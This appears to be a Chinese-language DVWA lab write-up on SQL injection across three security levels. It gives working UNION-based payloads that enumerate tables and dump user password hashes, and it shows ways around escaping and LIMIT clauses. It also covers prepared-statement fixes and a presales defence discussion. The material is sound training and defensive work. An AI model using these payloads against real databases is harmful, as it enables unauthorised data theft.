SQL Injection Practice based on DVWA

1. 项目简介

本内容为基于 DVWA (Damn Vulnerable Web Application) 的 **SQL Injection (SQL 注入)** 实践记录。文档涵盖了从 Low 到 High 三个等级的漏洞分析、攻击实现及防御对策。

免责声明： 本实验仅用于网络安全教学与研究，请勿在非授权环境下使用相关技术。

2. 实验环境搭建 (Environment Setup)

本项目采用 **phpStudy (小皮面板)** 在 Windows 11 环境下快速集成 Web 服务。


组件	版本/信息	说明
操作系统	Windows 11	宿主环境
Web 服务器	Apache 2.4.39	负责处理 HTTP 请求
数据库	MySQL 5.7.26	存储靶场数据，注入目标
后端语言	PHP 7.3.4	业务逻辑处理
靶场平台	DVWA v1.10 (Development)	漏洞实践平台

2.1 服务启动

使用 phpStudy 启动 Apache 与 MySQL 服务。确保运行状态显示为绿色（已启动）。


2.2 数据库初始化

进入 DVWA Setup 页面，确认各项环境检查（如 PHP 模块支持）通过。点击 **Create / Reset Database** 按钮完成初始化。



2.3 安全等级设置

在进行实践前，需在 DVWA Security 模块将等级调整为 **Low**，点击 Submit 生效。



3. SQL 注入核心原理 (Core Principles)

攻击者通过在前端输入框构造恶意的 SQL 语句片段，利用程序对输入数据**过滤不严**的漏洞，将恶意代码拼接进原始 SQL 查询指令中，从而诱骗后端数据库执行非预期的操作。

4. Low Level 实战演练 (Low Level Practice)

4.1 漏洞分析 (Vulnerability Analysis)

(1)**后端源码审计**：在 DVWA 页面右下角点击 View Source:

点击左侧按钮就可查看全部完整代码。

这里我只放入最重要的代码

```
<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
// 直接获取前端输入，未经过滤
$id = $_REQUEST[ 'id' ];
// 将变量直接拼接进 SQL 查询语句中
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
// 执行查询并直接显示错误信息，这为攻击者提供了报错注入的便利
$result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );
}
?>
```

4.2 攻击实现 (Exploitation)

（1）**注入点探测**：输入 ' 触发数据库报错如图：

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syn

语法冲突：单引号 ' 的非法输入直接破坏了后端 SQL 语句的闭合逻辑（例如 WHERE user_id = '';），导致解析器抛出异常。

漏洞确认：报错信息的出现证实了后端存在 **Error-based SQL Injection (报错注入)** 风险，且未对用户输入进行 **Sanitization (数据清洗)**。

类型鉴定：根据报错特征，确定该注入点为 **String-based Injection (字符串型注入)**。

关键备注 (Technical Note)：若应用程序配置了 **Error Suppression (错误屏蔽)** 或使用了 **Prepared Statements (预处理语句)**，页面通常会保持静默或仅显示通用错误提示。在此类场景下，需采用 **Blind SQL Injection (盲注)** 技术（基于布尔或时间延迟）进行进一步探测。这个我会放在下一部分进行系统编写。

4.2.2 猜解列数 (Determining Columns)


为了后续使用 UNION SELECT 联合查询，必须先确定原查询结果集的列数。

Payload: 1' order by 2 # (页面正常显示)。

Payload: 1' order by 3 # (页面报错)。

结论：当 order by 3 报错时，说明原表查询只有 **2** 列（即 first_name 和 last_name）。

技术细节：末尾的 # 用于注释掉原始代码中多余的单引号。




Unknown column '3' in 'order clause'

4.2.3 获取数据库信息 (Information Gathering)

利用 UNION 操作符合并查询结果，获取数据库名称和当前版本。

Payload:1' union select version(), database() #。

预期结果：页面将在原本显示姓名的地方，回显出数据库版本（如 5.7.26）和库名（dvwa）。



4.2.4 跨库提取敏感数据 (Data Extraction)

通过 MySQL 的内置元数据库 information_schema 获取表名和列名。

（1）**获取所有表名**：1' union select 1, group_concat(table_name) collate utf8_general_ci from information_schema.tables where table_schema=database() #

（2）**获取 users 表的列名**：1' union select 1, group_concat(column_name) collate utf8_general_ci from information_schema.columns where table_name=0x7573657273 #

（3）**终极目标：拖库 (Dump Data)**：1' union select user, password from users #

```
User ID: [          ] Submit

ID: 1' union select user, password from users #
First name: admin
Surname: admin

ID: 1' union select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
User ID: [          ] Submit

ID: 1' union select 1, group_concat(table_name) collate utf8_general_ci from information_
First name: admin
Surname: admin

ID: 1' union select 1, group_concat(table_name) collate utf8_general_ci from information_
First name: 1
Surname: users
```

```
User ID: [          ] Submit

ID: 1' union select 1, group_concat(column_name) collate utf8_general_ci fr
First name: admin
Surname: admin

ID: 1' union select 1, group_concat(column_name) collate utf8_general_ci fr
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,faile
```

5. Low Level 总结与修复建议 (Remediation)

5.1 漏洞核心原因 (Root Cause)

(1) **直接拼接：**后端将 $id 直接拼接入 SQL 字符串 。

(2) **信任输入：**未对用户提供的 $_REQUEST['id'] 进行合法性校验（如检查是否为数字） 。

5.2 修复方案：预处理语句 (Prepared Statements)

这是防御 SQL 注入的 **Golden Standard (金标准)**。

推荐修复代码示例：

```
<?php
// 使用 PDO (PHP Data Objects) 彻底杜绝注入
$stmt = $pdo->prepare('SELECT first_name, last_name FROM users WHERE user_id = :id');
$stmt->execute(['id' => $id]);
$user = $stmt->fetch();
?>
```

原理：通过将 SQL 模板与数据分离，数据库会先编译 SQL 结构，数据仅作为参数传入，从而无法改变原始查询逻辑。

6. 进阶：Medium Level 实践准备

现在，请在 DVWA 的 DVWA Security 模块将等级调整为 **Medium** 并提交 。

6.1 源码漏洞分析 (Source Code Analysis)

在 Medium 等级中，后端试图通过防御函数来提升安全性。

核心代码：

```
<?Php if( isset( $_POST[ 'Submit' ] ) ) {
// 1. 获取输入：改用 POST 方式提交数据
$id = $_POST[ 'id' ];
// 2. 防御措施：使用 mysqli_real_escape_string 转义特殊字符
$id = mysqli_real_escape_string($GLOBALS["mysqli_ston"], $id);
// 3. 核心漏洞：变量 $id 在 SQL 语句中未被单引号包裹
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";}?>
```

（1）**参数获取方式变更 (Method Change)**：由 GET 变为 POST。虽然这增加了手动注入的难度（不能直接在 URL 修改），但对于攻击者而言，通过浏览器开发者工具 (F12) 修改 option 值的难度几乎为零。

（2）**防御机制失效分析 (Ineffective Defense)**：mysqli_real_escape_string() 的主要作用是转义字符串中的单引号 '、双引号 " 等。

（3）**漏洞本质**：本关的 SQL 语句为 WHERE user_id = $id（数字型），攻击 Payload 不需要使用任何引号。因此，该防御函数在此时处于**空转状态**

（4）**漏洞判定 (Vulnerability Identification)**：确定为 **Numeric-based Injection (数字型注入)**。攻击者可以直接利用 UNION 拼接恶意语句，而无需考虑闭合问题。

6.2 漏洞验证 (Exploitation)

由于 Medium 等级在前端使用了下拉菜单（Select Menu），限制了用户的直接输入，我们需要通过修改前端代码或拦截请求来注入 Payload。

6.2.1 绕过前端 UI 限制


操作步骤：

（1）在浏览器中按 F12 打开开发者工具（Elements 标签）。

（2）定位到 User ID 的下拉菜单代码。

（3）手动修改某个 <option> 标签的 value 属性，将其替换为我们的注入语句。

（4）点击页面上的 Submit 按钮提交修改后的参数。




6.2.2 字段数猜解与信息提取


由于该注入点为 **Numeric-based Injection (数字型注入)**，Payload 无需使用单引号闭合。

猜解字段数：

Payload: 1 order by 2 # (页面正常)

Payload: 1 order by 3 # (页面报错，确定字段数为 2)





获取数据库信息（Hex 绕过）： 为了规避 mysqli_real_escape_string() 对可能用到的引号的转义，我们在查询 information_schema 时，对字符串使用十六进制编码。

Payload（获取表名）： 1 union select 1, group_concat(table_name) collate utf8_general_ci from information_schema.tables where table_schema=database() #

7. High Level 实战演练 (High Level Practice)

High 等级的防御思路主要在于“干扰”：通过 **Session 传递参数**和**弹出窗口**来对抗自动化扫描器，并利用 LIMIT 1 限制回显。

注入类型：回归为 **String-based (字符串型)**。

绕过核心：虽然加入了 LIMIT 1 限制返回条数，但后端仍存在参数拼接。通过在 Payload 末尾添加 **# (注释符)**，可以直接截断并失效后端自带的 LIMIT 语句。

Payload 示例：1' union select user, password from users #

结论：该等级仅增加了攻击者的操作成本，并未从逻辑层解决注入问题，使用 low 级别的手段即可完成注入。

8. 全等级总结与工程修复方案 (Summary & Remediation)

8.1 注入特征总结表

等级	注入点性质	关键防御手段	绕过逻辑
Low	字符串型	无	闭合单引号 '
Medium	数字型	字符串转义函数	无需引号，利用 Hex 编码 绕过
High	字符串型	窗口隔离 + LIMIT 1	注释符 # 强制截断后续逻辑

8.2 终极解决方案：预处理 (Prepared Statements)

无论是在哪个等级，基于字符过滤的防御始终是“被动防御”。从软件工程角度出发，应采用 **指令与数据分离** 的原则。

修复建议代码 (PHP PDO 实现)：

```
// 1. 预编译 SQL 结构
$stmt = $pdo->prepare('SELECT first_name, last_name FROM users WHERE user_id = :id');


// 2. 将数据作为纯参数绑定，数据库不会将其解析为指令
$stmt->execute(['id' => $id]);
```

```
$result = $stmt->fetch();
```

结语：SQL 注入的防御不应依赖于对特定字符的拦截，而应通过**预处理技术**彻底改变数据进入数据库的方式，这是构建现代化安全应用的基石。

9. 售前视角下的 SQL 注入风险分析与解决方案

9.1 典型业务场景案例：大学生就业管理系统

以“大学生就业管理系统（微信小程序端）”为例。该系统承载着大量学生隐私、企业资质及岗位审核等敏感数据。由于业务逻辑中包含大量的查询（如搜索岗位、查看企业详情），若在开发阶段未进行严格的安全审计，极易成为 SQL 注入的温床。

9.2 攻击路径与业务影响 (Business Impact)

1. 脱库与身份窃取：攻击者利用注入漏洞拖取管理员表（admin），获取管理员账号及哈希加密后的密码。通过离线暴力破解，一旦获取管理权限，系统将处于“裸奔”状态。

2. 数据破坏与信任危机：攻击者可以管理员身份登录后台，恶意删除用户简历、篡改企业信息。

3. 业务操纵与合规风险：故意屏蔽优质企业、人为阻断审核流程。这不仅会导致大学生错失就业机会，更会使平台信誉丧失，甚至面临法律合规层面的追责。

9.3 综合防御对策：构建纵深防御体系

针对上述风险，我们建议采取**“主动预防 + 边界防护 + 异常监测”**的全方位解决方案：

核心层：指令与数据分离（预处理技术） 通过 **SQL 预编译系统 (Prepared Statements)**，在执行查询前将 SQL 逻辑与用户输入参数彻底解耦。这是解决 SQL 注入的“根治性”方案，确保用户输入永远被视为纯数据，无法转化为执行指令。

边界层：Web 应用防火墙 (WAF) 部署 **WAF** 对小程序流量进行实时清洗。通过特征库匹配和语义分析，在恶意流量（如包含 ' OR '1'='1 等特征的请求）到达后端服务器前将其精准拦截。

逻辑层：输入规范化与报错屏蔽

（1）**严格过滤：**对用户输入进行白名单校验，过滤敏感字符。

（2）**错误隐藏：**统一异常处理机制，禁止系统将底层 SQL 报错信息直接返回给前端，切断攻击者获取数据库结构的“情报来源”。

9.4 售前总结与思考

SQL 注入虽是传统漏洞，但在复杂的业务系统中依然高发。**安全不是单点的技术堆叠，而是开发规范与专业防护产品的有机结合。** 作为售前人员，我们向客户传递的不仅是“修复一个漏洞”，更是通过全栈安全方案，保护其业务连续性与用户资产安全。